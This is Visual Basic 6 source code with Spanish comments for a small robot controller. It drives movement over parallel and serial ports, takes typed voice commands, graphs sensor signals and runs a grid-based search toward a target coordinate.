Private Sub Arrow_KeyDown(Index As Integer, KeyCode As Integer, Shift As
Integer)
If KeyCode = 27 Then
    detenerA = False
    Front.SetFocus
End If
If KeyCode = 68 Then ' si es letra D
PROTO_PATH = PROTO_PATH & CStr(2)
Call girar(39, cx, cy, 15)
End If
If KeyCode = 73 Then ' si es letra I
```

```
PROTO_PATH = PROTO_PATH & CStr(3)
Call girar(37, cx, cy, 15)
End If
If KeyCode = 13 Then ' Acepta desplazamiento
   PROTO_PATH = PROTO_PATH & CStr(1)
   Front.Circle (cx, cy), 2, QBColor(10)
   xc = xc + 1
   puntoxy(xc) = CStr(cx) & "," & CStr(cy)
   Debug.Print xc; CStr(cx) & "," & CStr(cy)


End If
If KeyCode = 121 Then ' si es F10
   resp = MsgBox("Se intenta actualizar el archivo de Ruta", vbYesNo + vbCritical)
   If resp = vbYes Then
      EscribirINI "RUTA", "AVANZAR", CStr(PROTO_PATH) & "0"
      EscribirINI "OBJETIVO", "COORD", Front.Text1 & "," & Front.Text2
      EscribirINI "NPTS", "PUNTOS", CStr(xc)
      For coor = 0 To xc
        EscribirINI "COORD", "XY" & coor, puntoxy(coor)
      Next
   End If
   PROTO_PATH = ""
   For coor = 0 To xc
   puntoxy(coor) = ""
   Next
   xc = 0
End If
'If Inp(RecibirDatoPuerto) = 120 Then
'   MsgBox "Obstáculo en la ruta, cambie de dirección"
'   Out EnviarDatoPuerto, 0
'End If
   Arrow(0).BorderStyle = 0
   Arrow(1).BorderStyle = 0
   Arrow(2).BorderStyle = 0
   Arrow(3).BorderStyle = 0
   If Shift = 0 Then
      Select Case KeyCode
         Case 38 ' arr     ADELANTE
```

```
If m >= 14 And m <= 16 Then
    m = 15
    If cy >= 35 Then
        cy = cy - 1
        Arrow(0).BorderStyle = 1
        frmMonitor.Shape1(1).FillColor = QBColor(10)
        pointsy(m) = pointsy(m) - 1
        If interfaz = True Then
            Out EnviarDatoPuerto, 1
        Else
            If Not (MSComm1.PortOpen) Then MSComm1.PortOpen = True
            MSComm1.Output = "A"
            'Delay (1)
            MSComm1.Output = "0"
        End If
        Call robot(cx, cy)
        ' param.Label1(0).Caption = m * 6 & "º"
        ' param.Label1(0).Refresh
    Else
        Out EnviarDatoPuerto, 0
        If Not (MSComm1.PortOpen) Then MSComm1.PortOpen = True
        MSComm1.Output = "0"
        frmMonitor.Shape1(1).FillColor = QBColor(3)
    End If

ElseIf m >= 44 And m <= 46 Then
    m = 45
    If cy <= maxy Then
        cy = cy + 1
        Arrow(0).BorderStyle = 1
        frmMonitor.Shape1(1).FillColor = QBColor(10)
        pointsy(m) = pointsy(m) + 1
        If interfaz = True Then
            Out EnviarDatoPuerto, 1
        Else
            If Not (MSComm1.PortOpen) Then MSComm1.PortOpen = True
            MSComm1.Output = "A"
        End If
```

```vb
        Call robot(cx, cy)


        ' param.Label1(0).Caption = m * 6 & "º"
        ' param.Label1(0).Refresh
      Else
        Out EnviarDatoPuerto, 0
        If Not (MSComm1.PortOpen) Then MSComm1.PortOpen = True
        MSComm1.Output = "0"
        frmMonitor.Shape1(1).FillColor = QBColor(3)
      End If


  ElseIf m >= 29 And m <= 31 Then
      m = 30
      pointsx(m) = pointsx(m) - 1
      If cx >= 30 Then
          cx = cx - 1
          Arrow(0).BorderStyle = 1
          frmMonitor.Shape1(1).FillColor = QBColor(10)
          If interfaz = True Then
              Out EnviarDatoPuerto, 1
          Else
              If Not (MSComm1.PortOpen) Then MSComm1.PortOpen = True
              MSComm1.Output = "A"

          End If
          Call robot(cx, cy)


          ' param.Label1(0).Caption = m * 6 & "º"
          ' param.Label1(0).Refresh
      Else
          Out EnviarDatoPuerto, 0
          If Not (MSComm1.PortOpen) Then MSComm1.PortOpen = True
          MSComm1.Output = "0"
          frmMonitor.Shape1(1).FillColor = QBColor(3)
      End If


  ElseIf m <= 1 Or m >= 59 Then
      If m = 1 Then m = 0
```

```
            If m = 59 Then m = 0
            pointsx(m) = pointsx(m) + 1
            If cx <= maxx Then
                cx = cx + 1
                Arrow(0).BorderStyle = 1
                frmMonitor.Shape1(1).FillColor = QBColor(10)
                If interfaz = True Then
                    Out EnviarDatoPuerto, 1 ' Envia dato al puerto en avanzar
                Else
                    If Not (MSComm1.PortOpen) Then MSComm1.PortOpen = True
                    MSComm1.Output = "A"

                End If
                Call robot(cx, cy)
            Else
                Out EnviarDatoPuerto, 0
                If Not (MSComm1.PortOpen) Then MSComm1.PortOpen = True
                MSComm1.Output = "0"
                frmMonitor.Shape1(1).FillColor = QBColor(3)
                Exit Sub
                ' print limite
            End If
        End If


    Case 40 ' abj   ATRAS

        If m >= 14 And m <= 16 Then
            m = 15
            pointsy(m) = pointsy(m) + 1
            If cy <= maxy Then
                cy = cy + 1
                Arrow(2).BorderStyle = 1
                frmMonitor.Shape1(1).FillColor = QBColor(10)
                frmMonitor.Shape1(2).FillColor = QBColor(10)
                If interfaz = True Then
                    Out EnviarDatoPuerto, 2  ' atras
                Else
```

```
                    If Not (MSComm1.PortOpen) Then MSComm1.PortOpen = True
                    MSComm1.Output = "B"
                End If


                Call robot(cx, cy)
                Out EnviarDatoPuerto, 2
                ' param.Label1(0).Caption = m * 6 & "º"
                ' param.Label1(0).Refresh
            Else
                Out EnviarDatoPuerto, 0
                frmMonitor.Shape1(1).FillColor = QBColor(3)
                frmMonitor.Shape1(2).FillColor = QBColor(3)
            End If
        ElseIf m >= 44 And m <= 46 Then
            m = 45
            pointsy(m) = pointsy(m) - 1
            If cy >= 35 Then
                cy = cy - 1
                Arrow(2).BorderStyle = 1
                frmMonitor.Shape1(1).FillColor = QBColor(10)
                frmMonitor.Shape1(2).FillColor = QBColor(10)
                If interfaz = True Then
                    Out EnviarDatoPuerto, 2
                Else
                    If Not (MSComm1.PortOpen) Then MSComm1.PortOpen = True
                    MSComm1.Output = "B"

                End If
                Call robot(cx, cy)
'                Front.Circle (cx, cy), 3
'                Front.Line (cx, cy)-(cx, cy)
'                Front.Line -(pointsx(m), pointsy(m))

            Else
                Out EnviarDatoPuerto, 0
                frmMonitor.Shape1(1).FillColor = QBColor(3)
                frmMonitor.Shape1(2).FillColor = QBColor(3)
            End If
```

```
ElseIf m >= 29 And m <= 31 Then
   m = 30
   pointsx(m) = pointsx(m) + 1
   If cx <= maxx Then
      cx = cx + 1
      Arrow(2).BorderStyle = 1
      frmMonitor.Shape1(1).FillColor = QBColor(10)
      frmMonitor.Shape1(2).FillColor = QBColor(10)
      If interfaz = True Then
         Out EnviarDatoPuerto, 2
      Else
         If Not (MSComm1.PortOpen) Then MSComm1.PortOpen = True
         MSComm1.Output = "B"

      End If
      Call robot(cx, cy)
      ' param.Label1(0).Caption = m * 6 & "º"
      ' param.Label1(0).Refresh
   Else
      Out EnviarDatoPuerto, 0
      frmMonitor.Shape1(1).FillColor = QBColor(3)
      frmMonitor.Shape1(2).FillColor = QBColor(3)
      ' print limite
   End If
ElseIf m <= 1 Or m >= 59 Then
   pointsx(m) = pointsx(m) - 1
   If cx >= 30 Then
      cx = cx - 1
      Arrow(2).BorderStyle = 1
      frmMonitor.Shape1(1).FillColor = QBColor(10)
      frmMonitor.Shape1(2).FillColor = QBColor(10)
      If m = 1 Then m = 0
      If m = 59 Then m = 0
      If interfaz = True Then
         Out EnviarDatoPuerto, 2
      Else
         If Not (MSComm1.PortOpen) Then MSComm1.PortOpen = True
         MSComm1.Output = "B"
```

```
            End If
            Call robot(cx, cy)
            ' param.Label1(0).Caption = m * 6 & "o"
            ' param.Label1(0).Refresh
        Else
            Out EnviarDatoPuerto, 2 ' atras
            frmMonitor.Shape1(1).FillColor = QBColor(3)
            frmMonitor.Shape1(2).FillColor = QBColor(3)
        End If
    End If

Case 37  'izq       GIRO

    Arrow(1).BorderStyle = 1
    frmMonitor.Shape1(7).FillColor = QBColor(10)
    m = m + 1
    If m >= 60 Then m = 0

    If interfaz = True Then
            Out EnviarDatoPuerto, 4
    Else
      If Not (MSComm1.PortOpen) Then MSComm1.PortOpen = True
            MSComm1.Output = "D"
            'Delay (1)
            'MSComm1.Output = "0"
      End If

    Front.ForeColor = QBColor(10)
    Call robot(cx, cy)
    '' Delay (0.01)
    ' param.Label1(0).Caption = m * 6 & "o"
    ' param.Label1(0).Refresh

Case 39 'der         GIRO
    Arrow(3).BorderStyle = 1
    frmMonitor.Shape1(7).FillColor = QBColor(10)
    frmMonitor.Shape1(6).FillColor = QBColor(10)
```

```
            m = m - 1
            If m = -1 Then m = 59
            If m = 0 Then m = 60
            If interfaz = True Then
                    Out EnviarDatoPuerto, 3
                Else
                    If Not (MSComm1.PortOpen) Then MSComm1.PortOpen = True
                    MSComm1.Output = "C"
                    'Delay (1)
                    'MSComm1.Output = "0"
                End If


            Front.ForeColor = QBColor(10)
            Call robot(cx, cy)
            ' Delay (0.01)
            angle = angle + step
            ' param.Label1(0).Caption = m * 6 & "º"
            ' param.Label1(0).Refresh
        End Select


    End If
End Sub


Private Sub Arrow_KeyUp(Index As Integer, KeyCode As Integer, Shift As
Integer)
    Arrow(0).BorderStyle = 0
    Arrow(1).BorderStyle = 0
    Arrow(2).BorderStyle = 0
    Arrow(3).BorderStyle = 0
    Out EnviarDatoPuerto, 0
    For k = 0 To 7
        frmMonitor.Shape1(k).FillColor = QBColor(3)
        frmMonitor.Shape1(k).Refresh
    Next
    Call redef
End Sub
```

MODULO PARA COMANDOS DE VOZ

Private Sub Text1_KeyPress(KeyAscii As Integer)

```vb
If KeyAscii = 13 Then
    LIM = 33
    comando = False
    For i = 1 To 16
        POS = InStr(1, UCase(Text1), UCase(COM1(i)))
        If POS > 0 Then
            comando = True
            Text1.SelStart = POS - 1
            Text1.SelLength = Len(COM1(i))
            Select Case UCase(COM1(i))
            Case "COORDENADAS"
                SendKeys "{F6}"
            Case "ARCHIVO"
                SendKeys "{F8}"
            Case "ENSEÑAR"
                SendKeys "{F3}"
            Case "DETENER"
                SendKeys "{F3}"
                SendKeys "{F7}"
            Case "AUTÓNOMO"
                SendKeys "{F4}"
            Case "IZQUIERDA"
                Call girar(37, cx, cy, 15)
            Case "DERECHA"
                Call girar(39, cx, cy, 15)
            Case "ADELANTE"
                For k = 0 To LIM
                    Call Arrow_KeyDown(0, 38, 0)
                    Call redef
                Next
            Case "ATRAS"
                For k = 0 To LIM
                    Call Arrow_KeyDown(0, 40, 0)
                    Call redef
                Next
```

```
   Case "SENSAR"
      If Not (MSComm1.PortOpen) Then MSComm1.PortOpen = True
      Call censar("H", 1)
      Call censar("G", 1)
      Call censar("G", 1)
      Call censar("H", 1)
      MSComm1.Output = "0"
   Case Else
   End Select


End If
Next
   If comando = False Then
      MsgBox "Es eperaba un Comando"
      Text1.SelStart = 0
      Text1.SelLength = Len(Text1)
   End If
End If
End Sub
```

<<CODIGO DEL FORMULARIO MONITOR>>


```
Dim dato As Variant
Dim detect1, detect, l, datoant, datoini, datoapagado, poslin As Integer
```

PROCEDIMIEMTO PARA LA GRAFICACION DE SEÑALES DEL SENSOR

Private Sub Form_Activate()

```
Picture1.Cls
    For i = 0 To 10
        'horizontales
        Line1(i).Y1 = 26 + i * 10
        Line1(i).Y2 = 26 + i * 10
    Next i
    For i = 0 To 31
        'verticales
        Line2(i).Y1 = 26
        Line2(i).Y2 = 117
        Line2(i).X1 = i * 10
        Line2(i).X2 = i * 10
    Next i
    Picture1.Line (0, poslin)-(300, poslin), QBColor(12)
    i = 0
```

End Sub

Private Sub Form_Load()

```
    Me.Left = 6600
    Me.Top = 5550
    datoant = 100
    datoini = 160
    datoapagado = 560
    poslin = 0
```

End Sub

Sub Timer1_Timer()

```
If Inp(RecibirDatoPuerto) = 6 Then  ' SEÑAL POR PIN 11
    detect = detect + 1
    If detect = 1 Then
    ' Sonidos.OLE1(17).DoVerb
    End If
    ' param.Option1(5).Value = False
    ' param.Option1(1).Value = False
```

```
     ' param.Option1(10).Value = True
     ' param.Option1(0).Value = False
Else
     detect1 = detect1 + 1
     If detect1 = 1 Then
     ' Sonidos.OLE1(5).DoVerb
     End If
     " param.Option1(5).Value = True
     " param.Option1(1).Value = False
     " param.Option1(10).Value = False
     " param.Option1(0).Value = False


End If
  MDI.StatusBar1.Panels(5) = Format(Time, "hh:mm:ss")
   i = i + 1
   dato = Inp(RecibirDatoPuerto)
   Out EnviarDatoPuerto, 50
   'dato = dato - datoini
   Picture1.Line (i - 1, datoant)-(i, datoini - dato), QBColor(10)
   Label1.Caption = Inp(RecibirDatoPuerto) ' - datoapagado
   If dato - poslin = 0 Then
      Shape1(0).FillColor = QBColor(3)
   Else
      Shape1(0).FillColor = QBColor(10)
   End If
   Shape1(0).Refresh
   datoant = datoini - dato

   If i = 310 Then
      Picture1.Cls
      i = 0
   End If
End Sub
```

<<CODIGO DEL FORMULARIO FRONT>>

DISTRIBUCION DE LAS CELDAS EN FUNCION DE LAS COORDENADAS DEL OBJETIVO

Function celdas(X, Y)

```
On Error GoTo errores
   For clonar = 1 To X * Y
      Load Shape1(clonar)
   Next clonar
   fil = 1
   tot = X
   h = Shape1(0).Top + Shape1(0).Height
   l = Shape1(0).Left + Shape1(0).Width
   For j = 1 To Y
      For i = fil To tot
         Shape1(i).Top = h + 10
         Shape1(i).Left = l - 5
         Shape1(i).Visible = True
```

```
        l = l + Shape1(0).Left + Shape1(0).Width
    Next i
    l = Shape1(0).Left + Shape1(0).Width
    fil = tot + 1
    tot = tot + X
    h = h + Shape1(0).Top + Shape1(0).Height
  Next j
  Shape2(1).Top = Shape1(X * Y).Top + Shape1(X * Y).Height  '+ Shape2(1).Height
  Shape2(1).Left = Shape1(X * Y).Left + Shape1(X * Y).Width + 20 '- Shape2(1).Width
  Shape2(1).Visible = True
  Label2(0).Visible = True
  Label2(1).Top = Shape1(X * Y).Top + Shape1(X * Y).Height + Shape2(1).Height - 15
  Label2(1).Left = Shape1(X * Y).Left + Shape1(X * Y).Width + Shape2(1).Width - 100
  Label2(1).Visible = True
  Label2(1).Caption = "Objetivo (" & Text1 & "," & Text2 & ")"
errores:
If Err.Number <> 0 Then MsgBox Err.Description
End Function


Private Sub Form_Load()
'ap            =            Shell("C:\Archivos         de         programa\Dragon
Systems\NaturallySpeaking\Program\natspeak.exe", vbHide)
  Me.Top = 0
  Me.Left = Screen.Width / 2 - 500
  ' Sonidos.OLE1(9).DoVerb
  ' Delay (4)

  'aqui

'   Call girar(39, cx, cy, 15)
'   Call girar(37, cx, cy, 15)
'   Out EnviarDatoPuerto, 2 ^ 2 + 2 ^ 0
  ' Delay (1)
'   Out EnviarDatoPuerto, 2 ^ 1 + 2 ^ 3
  ' Delay (1)
  Out EnviarDatoPuerto, 0
If Inp(RecibirDatoPuerto) = 6 Then ' SEÑAL POR PIN 11
  ' param.Option1(10).Value = True 'conectado
```

```
    ' param.Option1(0).Value = True ' operando
Else
    ' Sonidos.OLE1(5).DoVerb
'   ' param.Option1(5).Value = False 'desconectado
'   ' param.Option1(1).Value = False ' detenido
End If


    detenerA = False
cx = 25 'front.ScaleWidth / 2
cy = 40 'front.ScaleHeight / 2
mx = 25
my = 40
maxpts = 60
radius = 10
angle = 0
i = 0
m = 0
step = 360 / maxpts
For i = 0 To maxpts
rads = CDbl(angle * PI / 180)
pointsx(i) = cx + CInt((Cos(rads) * radius))
pointsy(i) = cy - CInt((Sin(rads) * radius))
angle = angle + step
Next
Front.ForeColor = QBColor(10)
angle = 0
End Sub




Private Sub Form_Unload(Cancel As Integer)
    On Error Resume Next
    For clonar = 1 To Text1 * Text2
        Unload Shape1(clonar)
    Next clonar
End Sub
```

```vb
Private Sub Text1_KeyPress(KeyAscii As Integer)
    On Error GoTo errores
    If KeyAscii = 27 Then Frame1.Visible = False
    If KeyAscii = 13 And CInt(Text1) < 10 And CInt(Text1) > 1 Then
        Text2.SetFocus
    Else
        Text1.SetFocus
    End If
errores:
If Err.Number <> 0 Then
    Text1 = ""
    Text2 = ""
    Text1.SetFocus
End If
End Sub


Private Sub Text2_KeyPress(KeyAscii As Integer)
    'On Error GoTo errores
    If KeyAscii = 13 And CInt(Text1) < 10 And CInt(Text1) > 1 Then
        cx = mx
        cy = my
        Frame1.Visible = False
        If (1000 + (CDbl(Text1) * 550) > 3200) Or (1000 + (CDbl(Text1) * 520) > 3080)
Then
            Me.Width = 1000 + Text1 * 550
            Me.Height = 1000 + Text2 * 520
        Else
            Me.Width = 3200
            Me.Height = 3080
        End If

        Call celdas(Int(Text1), Int(Text2))
        Call redef
        m = 0
        Front.circulo.Visible = True
        Front.Linea.Visible = True
        Call robot(cx, cy)
```

```vb
        MDI.mnubicar.Enabled = True
        'MDI.mnaprender.Enabled = True
        maxx = 30 + Int(Text1) * 35
        maxy = 30 + Int(Text2) * 35
'       Control1.Left = frmMonitor.Left + frmMonitor.Width
'       Control1.Top = Front.Top + Front.Height + 300
'
'       Control1.Show
    Else
        Text2.SetFocus
    End If

    If KeyAscii = 27 Then
        Frame1.Visible = False
        detenerA = True
    End If

errores:
If Err.Number <> 0 Then
MsgBox Err.Description
    Text1 = ""
    Text2 = ""
    Frame1.Visible = True
    Text1.SetFocus
End If
End Sub
```

APLICACIÓN DEL ALGORITMO DE BUSQUEDA

```vb
Private Sub Timer1_Timer()
If Inp(RecibirDatoPuerto) = 6 Then ' SEÑAL POR PIN 10
    ' param.Option1(10).Value = True 'conectado
    ' param.Option1(0).Value = True ' operando
Else
    ' param.Option1(5).Value = False 'desconectado
    ' param.Option1(1).Value = False ' detenido
End If
```

```
If Timer1.Interval = 0 Then Exit Sub
    If detenerA = True Then Timer1.Interval = 0
    If cx <= maxx Then Call caminar_h(CInt(maxx), CInt(maxy))
    If cy <= maxy Then Call caminar_v(CInt(maxx), CInt(maxy))
    If (cx >= maxx) And (cy >= maxy) And arch = 0 Then
        ubica = 1
        Call redef
        'Call girar(39, cx, cy, 15)
        'Call girar(37, cx, cy, 15)
        'Call girar(39, cx, cy, 4)

        If interfaz = True Then
          Out EnviarDatoPuerto, 1
        Else
          If frmCursor.MSComm1.PortOpen = False Then frmCursor.MSComm1.PortOpen =
True
            frmCursor.MSComm1.Output = "A"
        End If

        For k = 0 To 7
           frmMonitor.Shape1(k).FillColor = QBColor(3)
           frmMonitor.Shape1(k).Refresh
        Next
        ' Sonidos.OLE1(19).DoVerb
        Out EnviarDatoPuerto, 0
        Delay (0.2)
        frmCursor.MSComm1.Output = "0"
        MsgBox "Objetivo Conseguido", vbExclamation, "Coordenadas"
        Front.Timer1.Interval = 0
        MDI.mnubicar.Enabled = True
        'MDI.mnaprender.Enabled = False
        'MDI.mndetener.Enabled = False
        Exit Sub
    End If
End Sub
```